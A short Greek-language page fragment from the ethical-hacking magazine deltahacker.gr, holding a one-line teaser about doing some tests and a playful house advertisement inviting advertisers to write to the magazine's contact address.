Εντάξει, μπορεί να μην έχει τελειοποιηθεί ακόμα, αλλά αυτό δεν με εμποδίζει να κάνω μερικές... δοκιμές!



Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας τη στείλετε στο talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνίσουμε κι εμείς μαζί σας (*) - ή έστω με τον ανταγωνιστή σας ;)

(*)Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα.

deltahacker.gr